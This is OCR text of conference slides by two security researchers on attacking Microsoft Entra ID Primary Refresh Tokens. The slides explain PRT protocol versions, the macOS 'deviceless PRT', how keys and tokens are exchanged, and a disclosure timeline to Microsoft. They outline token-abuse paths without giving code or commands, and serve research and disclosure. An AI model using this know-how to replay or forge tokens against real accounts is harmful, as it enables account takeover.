Attacking Primary Refresh Tokens

Storybook

Featuring: Microsoft’s macOS implementation

What can you expect from this story

PRT Refresher

What are Primary Refresh Tokens and how does one acquire one.

PRT protocol versions

The facts *may* be different than the documentation on the Microsoft site.

Secure Enclave

Microsoft using the TPM on macOS, mostly..

Sorry, no 0-day

That's at least what we thought, until Microsoft wanted a call..

…. turns out they deemed it to be a critical one.

So, sorry not many demos ¯_(ツ)_/¯

This book belongs to...

I’m Olaf, I like warm hugs and am a Detection engineer
and Security Researcher at FalconForce.
Follow me at @olafhartong to learn more.

This book belongs to...

I’m Dirk-Jan, and I’m a Security Researcher at Outsider Security. Follow me at @_dirkjan to learn more.

Once upon a timeline

Initial finding | **Picked up research** | **Secure Enclave**

Dec 2022

Deviceless PRT found and managed to abuse it

April/May 2024

Refined the research and tooling. Reported to MSRC

May 2024

Discovered PRTv4 and added support to tools

Main Characters

Quickfix Quinn

Implementing code

Pathfinder Paws

Navigating Entra ID

Sir Block-a-Lot

Building defensive infrastructure

King


He loves Phishing

Prior research

Thomas Naunheim

Abuse and replay of Azure AD refresh token from Microsoft Edge in macOS Keychain

https://www.cloud-architekt.net/abuse-and-replay-azuread-token-macos/



Overview of the sign-in, token cache flow and potential replay attack paths on macOS devices.

PRT Refresher

What are Primary Refresh Tokens and how are they acquired?

Tokens on unmanaged Windows hosts

User

Sign in

Teams (client)

1. Request tokens

2. Use refresh token

Entra ID

Access tokens

Exchange

Teams backend services

SharePoint

(resources)

Tokens on managed Windows hosts

User

Sign in

LSASS

Request PRT

Entra ID

Request PRT usage

Token broker

Use PRT

Exchange

Access tokens

Teams backend services

SharePoint

Req/recv tokens

(resources)

Teams (client)

Primary Refresh Tokens


In general

- Primary Refresh Tokens are Single Sign On tokens
- Can be used to sign in to any application and any Entra connected website
- Links a user identity to a device identity
  - Is used in Conditional Access to enforce device based controls (compliant/hybrid joined/etc)
- Needs a session key to operate

On Windows

- Session key is protected by a Trusted Platform Module
- PRT is always bound to a device

Token Hierarchy



PRT protocol versions

Windows uses PRT protocol 2.0.
Then Microsoft decided to support macOS….

…and they added PRT protocol v3.0 and introduced a DEVICELESS PRT

Device registration – cryptographic keys

Windows
Device certificate (Entra signed) + private key (RSA key)
Transport key (RSA key) – sent as **BCRYPT_RSAKEY_BLOB**

On macOS (PRT v3)
Device certificate (Entra signed) + private key (RSA key)
Transport key (RSA key) – sent as JSON Web Key (JWK)

JWK specs written by Microsoft employee Michael Jones
https://datatracker.ietf.org/doc/html/rfc7517

PRT request and broker mechanics - Windows

Authentication material

Device key signed payload

PRT +
Transport key encrypted
session key

Session key signed
payload with PRT

Entra ID

Session key encrypted
token response

JWE https://datatracker.ietf.org/doc/html/rfc7516

PRT request and broker mechanics – macOS

Login

Authorization code + public transport key

PRT + Transport key encrypted session key

PRT + device key signed payload

Entra ID

Session key encrypted token response

PRT (with device ID) + Transport key encrypted session key

Session key signed payload with PRT

PRT protocol version 3.0 - usage

Implementations we have analyzed:


Edge SSO
Uses deviceless PRT directly for SSO after signing in to Edge

Intune macOS SSO Extension
Uses device-bound PRT that is obtained via deviceless PRT

Other platforms, like android and iOS, are also known to also utilize this.

PRT protocol version 3.0

Edge on MacOS has Single Sign On capabilities – using the deviceless PRT as an SSO mechanism




PRT protocol ver

Send:

- Special authorization code
- On-the-fly generated RSA key

Receive:

- Primary Refresh Token




PRT protocol version 3.0 -


Using the PRT in protocol v3 is very similar as PRT broker flow on Windows.

Token request contains PRT, and is signed with the session key.

